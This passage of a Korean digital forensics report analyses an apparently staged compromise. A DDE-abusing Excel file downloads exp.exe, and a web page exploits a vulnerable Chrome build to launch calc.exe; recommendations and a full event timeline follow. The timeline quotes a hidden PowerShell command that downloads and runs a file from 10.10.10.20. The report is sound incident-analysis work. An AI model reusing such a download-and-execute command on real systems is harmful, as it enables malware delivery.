
√ xls는 악성스크립트를 실행시키는 문서임을 확인하였습니다

5.3 exe

파일 명	크기	MD5 해시
exp.exe	2.66MB	4BEB112371B140401E8602529735EA5D


[표 5-5] exe 채증 파일 목록

- xls 문서가 다운로드 받은 exp.exe 파일이기에 우선 VirusTotal에 업로드하여 바이러스 여부를 확인하였습니다.



[그림 5-6] Virustotal 검사 결과

- 검사결과 악성파일이 아니라고 판정하였으므로 실제 해당 프로그램을 배포하는 공식 사이트를 찾기 위해 Hash값을 검색하였습니다.



[그림 5-7] Hash값 검색 결과

- 검색 결과, Sysinternals가 제공하는 Process Explorer와 동일한 Hash값이었으며, 이에 Sysinternals의 Process Explorer를 다운로드 받은 후, Hash 검사를 진행하였습니다.

파일 명	SHA1	SHA256
exp.exe	CD6EE082F8BB39C3A7B1E2A73B4A719360145FBC	6470116B78B88A3062225D66A7A6040C507B9C5094550E33AECE520BFB88AB57
procexp.exe	CD6EE082F8BB39C3A7B1E2A73B4A719360145FBC	6470116B78B88A3062225D66A7A6040C507B9C5094550E33AECE520BFB88AB57

[표 5-6] 두 파일이 동일한 해시를 갖는 모습

✓ exp.exe는 프로세스 모니터링 프로그램임을 확인하였습니다

5.4 10.10.10.20 웹 페이지

파일 명	크기	MD5 해시
chrome_992914.js	6.06KB	5E1E9B4F0AE4EE7397C1C21B36FF4E41
favicon.ico.htm	1.43KB	F4BE019E1795241E37665A40719AC869
index.html	181Byte	9C4EBE1BB8F7929DDA3FFA3805910B56
shellcode.js	857Byte	32D01E9754EDA841ACC6BAAE94B3D023

[표 5-7] 웹 페이지 채증 파일 목록

- 웹 페이지를 구성한 파일 소스코드를 확인 해 본 결과, 홈 페이지 (index.html) 접속 시 shellcode.js와 chrome_992914.js가 백그라운드에서 동작하였습니다.


![Screenshot of Notepad++ showing the source code of index.html. The code includes a head section with two script tags: <script src='\](\"chrome_992914.js\")

```

<html>
  <head>
    <script src="shellcode.js"></script>
    <script src="chrome_992914.js"></script>
  </head>
  <body>
    hi there..
  </body>
</html>

```

[그림 5-8] index.html 소스코드



[그림 5-9] 10.10.10.20 홈페이지 동작 구조

√ 10.10.10.20은 메모리 관련 Exploit을 수행하여 calc.exe를 실행하는 사이트임을 확인하였습니다

제 6 장 결론

6.1 결론

6.1.1) 분석 결과

① DDE 기능 악용 사례 발견

분석 대상 PC는 2021년 02월 16일 12시 57분 17초경 “BOB_9기_DFIR_강의시간표(박문범_멘토)[1].XLS” 문서를 실행하였을 때, DDE 기능을 악용한 악성 스크립트로 인해 10.10.10.20으로부터 exp.exe를 다운로드 및 실행하게 되었습니다.

② Google Chrome 취약버전 사용 확인

이후 21시 25분 12초경 취약한 버전⁶⁾의 Google Chrome을 이용하여 웹 서핑 도중, <http://10.10.10.20/index.html> 방문과 동시에 악성 자바스크립트가 구동되어 calc.exe가 실행되는 Exploit이 발생하였습니다.

6) 당시 PC에 설치되어있던 Google Chrome 버전 : 88.0.4324.150

6.1.2) 권장 사항

① 마이크로소프트 오피스 매크로 실행 설정 변경

DDE 기능을 악용한 악성 스크립트 실행 방지를 위하여 문서 실행 시 사용자 동의 없이 매크로가 실행되지 못하도록 설정합니다.



[그림 6-1] 매크로 실행 설정 변경

② Google Chrome 업데이트


사용자의 타임라인 분석 결과, Google Chrome 실행 시 마다 Windows Defender가 작동되며, 업데이트 프로세스가 실행되는 정황이 반복되는 모습을 통해 업데이트 작업이 방해 및 취소되고 있음을 확인할 수 있었습니다.

공식 홈페이지에서 최신 버전 Google Chrome을 다운로드 및 설치할 것을 권장합니다.

③ 정품 프로그램 사용

한글오피스 2010, 한글오피스 2014 설치 시 Serial key관련 txt 문서를 열람하는 모습을 통해 불법 복제 프로그램 사용 여부를 확인하였습니다. 불법 복제 프로그램은 자동 업데이트 및 보안 패치가 이루어지지 않기에 정품 프로그램 사용을 권장합니다.

6.2 주요 타임라인



[그림 6-2] 주요 타임라인

6.3 전체 타임라인

날짜	내용	출처	비고
2020-02-22 20:03:28	dddd 계정 생성	REG_SAM	
2020-02-22 20:08:45	dddd 계정 생성	REG_SAM	
2020-02-22 20:08:46	Administrator 계정 생성	REG_SAM	
2020-02-22 20:08:46	Guest 계정 생성	REG_SAM	
2020-02-22 20:08:46	DefaultAccount 계정 생성	REG_SAM	
2020-02-22 20:08:46	WDAGUtilityAccount 계정 생성	REG_SAM	
2020-02-22 20:09:01	Windows 10 Pro x64 설치	REG_SOFTWARE	
2020-02-22 20:09:01	dddd 마지막 접속	REG_SAM	
2020-02-22 20:09:01	Windows 10 Pro x64 6.3 (Professional) 설치	REG_SOFTWARE	
2020-02-22 20:11:11	Daniel 계정 생성	REG_SAM	
2020-02-22 20:26:37	Daniel 마지막 접속	REG_SAM	
2020-02-22 20:26:59	AppData\Roaming\Microsoft\Windows\Recent\인터넷.Ink 생성	LNK	
2020-02-22 20:27:24	Desktop\Microsoft Edge.Ink 생성	LNK	
2020-02-22 20:29:18	AppData\Roaming\Microsoft\Windows\Recent\사용자 계정 제거.Ink 생성	LNK	
2020-02-22 20:48:19	AppData\Roaming\Microsoft\Windows\Recent\네트워크 및 인터넷.Ink 생성	LNK	
2020-02-22 20:49:06	AppData\Roaming\Microsoft\Windows\Recent\프로그램 제거.Ink 생성	LNK	
2020-10-05 19:15:10	Desktop\HWP2010\Install.exe	UserAssist	22회 실행
2020-10-05 19:16:03	AppData\Roaming\Microsoft\Windows\Recent\HWP2010.Ink 생성	LNK	
2020-10-05 19:16:03	AppData\Roaming\Microsoft\Windows\Recent\Serial_No.Ink 생성	LNK	
2020-10-05 19:16:03	EXPLOIT.BAT, TEMP\HWP2010\SERIAL_NO.TXT	Prefetch	
2020-10-05 19:16:03	C:\Users\Administrator\Desktop\HWP2010\Serial_No.txt	RecentFile	
2020-10-05 19:16:07	C:\Users\Administrator\Desktop\새 텍스트 문서.txt	RecentFile	
2020-10-05 19:20:53	AppData\Roaming\Microsoft\Windows\Recent\새 텍스트 문서.Ink 생성	LNK	
2020-10-05 19:20:56	EXPLOIT.BAT, TEMP\HWP2011\SERIAL_NO.TXT	Prefetch	
2020-10-05 19:22:07	EXPLOIT.BAT, TEMP\HWP2012\SERIAL_NO.TXT	Prefetch	
2020-10-05 19:22:15	AppData\Roaming\Microsoft\Windows\Recent\Exploit.Ink 생성	LNK	
2020-10-05 19:22:29	Desktop\Exploit.bat	UserAssist	1회 실행
2020-10-05 19:23:19	Hnc\Hwp80\Hwp.exe	UserAssist	3회 실행
2020-10-05 19:23:19	C:\Users\Administrator\Desktop\Exploit.hwp	RecentFile	
2021-02-15 19:03:53	Application - 예러발생 Hwp.exe	EventLog	EventID 1001
2021-02-15 19:06:05	Application - 제품 재구성 한컴오피스 2010	EventLog	EventID 1035
2021-02-15 19:09:00	AppData\Roaming\Microsoft\Windows\Recent\시스템.Ink 생성	LNK	
2021-02-15 19:09:56	Application - 예러발생 Hwp.exe	EventLog	EventID 1001
2021-02-15 19:11:17	DESKTOP\한글2014\INSTALL.EXE, DESKTOP\한글2014\INSTALL\SETUP.EXE, DESKTOP\한글2014\INSTALL\DOTNETFX35.EXE	Prefetch	
2021-02-15 19:11:35	한글2014 인스톨러 실행, Desktop\한글2014\한글2014 Serial.txt 실행, 한글 2014 설치 및 환경설정 완료	ActivitiesCache	2021-02-15 19:16
2021-02-15 19:11:53	Application - 제품설치 한컴오피스 2014	EventLog	EventID 1033
2021-02-15 19:12:10	10.0.18362.590에 대한 WER 생성	WER	
2021-02-15 19:12:11	Hwp.exe에 대한 WER 생성	WER	
2021-02-15 19:12:12	Application - 예러발생 Hwp.exe	EventLog	EventID 1001
2021-02-15 19:12:13	Hwp.exe에 대한 WER 생성	WER	
2021-02-15 19:12:13	Application - 예러발생 Hwp.exe	EventLog	EventID 1001
2021-02-15 19:12:14	Hwp.exe에 대한 WER 생성	WER	
2021-02-15 19:12:14	Application - 예러발생 Hwp.exe	EventLog	EventID 1001
2021-02-15 19:14:27	AppData\Roaming\Microsoft\Windows\Recent\한글2014 Serial.Ink 생성	LNK	
2021-02-15 19:14:27	AppData\Roaming\Microsoft\Windows\Recent\한글2014.Ink 생성	LNK	
2021-02-15 19:16:45	Application - 제품설치 한컴오피스 2014	EventLog	EventID 1033
2021-02-15 19:19:21	AppData\Roaming\Microsoft\Windows\Recent\MS-Office_Professional_Plus_2016_64bit_Korean.Ink 생성	LNK	
2021-02-15 19:19:21	AppData\Roaming\Microsoft\Windows\Recent\SW_DVD5_Office_Professional_Plus_2016_64Bit_Korean_MLF_X20-42445.Ink 생성	LNK	

날짜	내용	출처	비고
2021-02-15 19:19:25	EWsetup.exe 실행	ActivitiesCache	2021-02-15 19:26
2021-02-15 19:28:09	MpCmdRun.exe (Windows Defender)	Prefetch	
2021-02-15 19:28:12	Application - 제품제거 한컴오피스 2014	EventLog	EventID 1034
2021-02-15 19:29:53	C:\Users\Administrator\Desktop\WMS-Office_Professional_Plus_2016_64bit_Korean\SW_DVD5_Office_Professional_Plus_2016_64Bit_Korean_MLF_X20-42445.ISO	RecentFile	
2021-02-15 19:29:55	E:\Wsetup.exe	UserAssist	2회 실행
2021-02-15 19:38:18	cmd.exe 실행	ActivitiesCache	2021-02-15 19:39
2021-02-15 19:38:18	cmd.exe	UserAssist	1회 실행
2021-02-15 19:46:36	MpCmdRun.exe (Windows Defender)	Prefetch	
2021-02-15 20:06:12	Desktop\한글2014\Winstall.exe	UserAssist	3회 실행
2021-02-15 20:06:12	DESKTOP\한글2014\WINSTALL.EXE, DESKTOP\한글2014\WINSTALL\SETUP.EXE, DESKTOP\한글2014\WINSTALL\DOTNETFX36.EXE	Prefetch	
2021-02-15 20:06:15	인스톨러 실행	ActivitiesCache	2021-02-15 20:06
2021-02-15 20:06:18	Desktop\한글2014\한글2014 Serial.txt 실행	ActivitiesCache	2021-02-15 20:06
2021-02-15 20:06:18	notepad.exe	UserAssist	11회 실행
2021-02-15 20:06:18	C:\Users\Administrator\Desktop\한글2014\한글2014 Serial.txt	RecentFile	
2021-02-15 20:09:33	Application - 제품설치 한컴오피스 2014	EventLog	EventID 1033
2021-02-15 20:16:55	Chrome Update	ActivitiesCache	2021-02-15 20:17
2021-02-15 20:17:12	Windows Firewall - 방화벽 예외 규칙 추가 : C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	EventLog	EventID 2004
2021-02-16 11:50:49	Chrome 실행	ActivitiesCache	2021-02-16 11:51
2021-02-16 11:52:41	Chrome 실행	ActivitiesCache	2021-02-16 11:52
2021-02-16 12:20:45	Windows Defender(SecHealthUI) 실행	ActivitiesCache	2021-02-16 12:21
2021-02-16 12:20:57	MpCmdRun.exe (Windows Defender)	Prefetch	
2021-02-16 12:47:16	Windows Defender(SecHealthUI) 실행	ActivitiesCache	2021-02-16 12:48
2021-02-16 12:48:27	AppData\Roaming\Microsoft\Windows\Recent\windowsdefender--.lnk 생성	LNK	
2021-02-16 12:48:27	Windows Defender(SecHealthUI) 실행	ActivitiesCache	2021-02-16 12:48
2021-02-16 12:49:09	Chrome 실행	ActivitiesCache	2021-02-16 12:58
2021-02-16 12:49:22	Chrome 실행	Chrome 히스토리	
2021-02-16 12:49:27	Chrome - 뉴스 구독	Chrome 히스토리	
2021-02-16 12:50:01	Chrome - Naver 로그인	Chrome 히스토리	
2021-02-16 12:50:55	Chrome - 쇼핑몰 방문	Chrome 히스토리	
2021-02-16 12:51:48	Chrome - 뉴스 구독	Chrome 히스토리	
2021-02-16 12:53:24	Chrome - Daum 로그인	Chrome 히스토리	
2021-02-16 12:53:45	Chrome - Daum 메일 확인	Chrome 히스토리	
2021-02-16 12:54:15	MpCmdRun.exe (Windows Defender)	Prefetch	
2021-02-16 12:55:46	Windows Defender(SecHealthUI) 실행	ActivitiesCache	2021-02-16 12:56
2021-02-16 12:56:41	Chrome - 메일로 부터 docx 문서파일 다운로드	Chrome 히스토리	
2021-02-16 12:56:49	AppData\Roaming\Microsoft\Windows\Recent\다운로드.lnk 생성	LNK	
2021-02-16 12:56:49	AppData\Roaming\Microsoft\Windows\Recent\박문범차세대-보안리더-양성-프로그램-BoB9기-교육-커리큘럼-계획안(DFIR).lnk 생성	LNK	
2021-02-16 12:56:49	DOWNLOADS\박문범차세대-보안리더-양성-프로그램-BoB9기-교육-커리큘럼-계획안(DFIR).DOCX, WINWORD.EXE	Prefetch	
2021-02-16 12:56:49	C:\Users\Administrator\Downloads\박문범차세대-보안리더-양성-프로그램-BoB9기-교육-커리큘럼-계획안(DFIR).docx	RecentFile	
2021-02-16 12:56:50	다운로드\박문범차세대-보안리더-양성-프로그램-BoB9기-교육-커리큘럼-계획안(DFIR).docx 실행	ActivitiesCache	2021-02-16 12:57

날짜	내용	출처	비고
2021-02-16 12:56:57	WINWORD.EXE	UserAssist	2회 실행
2021-02-16 12:57:17	APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHED\IE\IFJ50D8\BOB_9\DFIR_강의시간표(박문범_멘토)[1].XLS, EXCELE.EXE, MSOSYNC.EXE, SVCHOST.EXE, POWERSHELL.EXE, EXP.EXE, EXP64.EXE	Prefetch	
2021-02-16 12:57:22	C:\Program Files\Microsoft Office\Office16\EXCELE.EXE 기록됨	JumpList	
2021-02-16 12:57:24	Office16\EXCELE.EXE 실행	ActivitiesCache	2021-02-16 12:57
2021-02-16 12:57:25	powershell.exe 실행	ActivitiesCache	-
2021-02-16 12:57:25	PowerSehl-명령수행: -ExecutionPolicy Bypass -w hidden -c (New-Object System.Net.WebClient).DownloadFile('http://10.10.10.20/exp.exe', 'C:/Windows/Temp/exp.exe'); Start-Process 'C:/Windows/Temp/exp.exe'	EventLog	EventID 400
2021-02-16 12:57:26	AppData\Local\Temp\exp64.exe 실행	ActivitiesCache	2021-02-16 12:57
2021-02-16 12:57:47	Office16\WINWORD.EXE 실행	ActivitiesCache	
2021-02-16 12:59:28	MicrosoftEdge 실행 후 여러 뉴스 구독	ActivitiesCache	2021-02-16 13:02
2021-02-16 13:01:09	Office16\MSOUC.EXE 실행	ActivitiesCache	2021-02-16 13:01
2021-02-16 13:02:15	Chrome 실행	ActivitiesCache	2021-02-16 13:04
2021-02-16 13:02:35	Chrome - 뉴스 구독	Chrome 히스토리	
2021-02-16 13:02:54	Windows Firewall - 방화벽 예외 규칙 추가 : C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	EventLog	EventID 2004
2021-02-16 13:05:48	Windows Defender(SecHealthUI) 실행	ActivitiesCache	2021-02-16 13:05
2021-02-16 13:07:42	Windows Defender(SecHealthUI) 실행	ActivitiesCache	2021-02-16 13:08
2021-02-16 13:08:03	Windows Defender(SecHealthUI) 실행	ActivitiesCache	2021-02-16 13:08
2021-02-16 17:45:22	Application - 예러발생 C:\Windows\system32\svchost.exe	EventLog	EventID 1000
2021-02-16 17:45:23	svchost.exe에 대한 WER 생성	WER	
2021-02-16 19:21:46	Update에 대한 WER 생성	WER	
2021-02-16 19:21:59	Windows Defender(SecHealthUI) 실행	ActivitiesCache	2021-02-16 19:22
2021-02-16 19:22:26	Chrome 실행	ActivitiesCache	2021-02-16 19:22
2021-02-16 19:31:13	AppData\Roaming\Microsoft\Windows\Recent\프로그램 및 기능.lnk 생성	LNK	
2021-02-16 19:31:13	AppData\Roaming\Microsoft\Windows\Recent\프로그램.lnk 생성	LNK	
2021-02-16 19:31:16	Chrome 실행	ActivitiesCache	2021-02-16 19:31
2021-02-16 19:34:57	AppData\Roaming\Microsoft\Windows\Recent\Google Profile.lnk 생성	LNK	
2021-02-16 19:34:57	AppData\Local\Google\Chrome\User Data\Default\Google Profile.ico 기록됨	JumpList	
2021-02-16 19:35:11	Desktop\Google_Chrome_(64bit)_v76.0.3809.100.exe	UserAssist	2회 실행
2021-02-16 19:35:28	Windows Firewall - 방화벽 예외 규칙 추가 : C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	EventLog	EventID 2004
2021-02-16 21:13:58	C:\Windows\System32 기록됨	JumpList	
2021-02-16 21:14:12	MicrosoftEdge	UserAssist	6회 실행
2021-02-16 21:15:28	Windows Defender(SecHealthUI) 실행	ActivitiesCache	2021-02-16 21:15
2021-02-16 21:24:30	Chrome 실행	ActivitiesCache	2021-02-16 21:24
2021-02-16 21:24:30	Chrome 실행	ActivitiesCache	2021-02-16 21:26
2021-02-16 21:25:12	Chrome - 10.10.10.20/index.html 방문	Chrome 히스토리	
2021-02-16 21:25:12	calc.exe 실행	ActivitiesCache	2021-02-16 21:25
2021-02-16 21:25:12	Application - 예러발생 : C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	EventLog	EventID 1000
2021-02-16 21:25:18	chrome.exe에 대한 WER 생성	WER	
2021-02-16 21:25:18	Application - 예러발생 chrome.exe	EventLog	EventID 1001
2021-02-16 21:26:19	Chrome 실행	ActivitiesCache	2021-02-16 21:26

날짜	내용	출처	비고
2021-02-16 21:26:34	Chrome	UserAssist	8회 실행
2021-02-16 21:26:35	Chrome 실행	ActivitiesCache	2021-02-16 21:40
2021-02-16 21:26:39	Chrome - 커뮤니티 게시판 방문	Chrome 히스토리	
2021-02-16 21:26:41	Windows Firewall - 방화벽 예외 규칙 추가 : C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	EventLog	EventID 2004
2021-02-16 21:39:55	Chrome - 쇼핑몰 방문	Chrome 히스토리	
2021-02-16 21:40:33	Administrator 마지막 접속	REG_SAM	
2021-02-16 22:00:28	마지막 시스템 종료일	REG_SOFTWARE	

[표 6-1] 전체 타임라인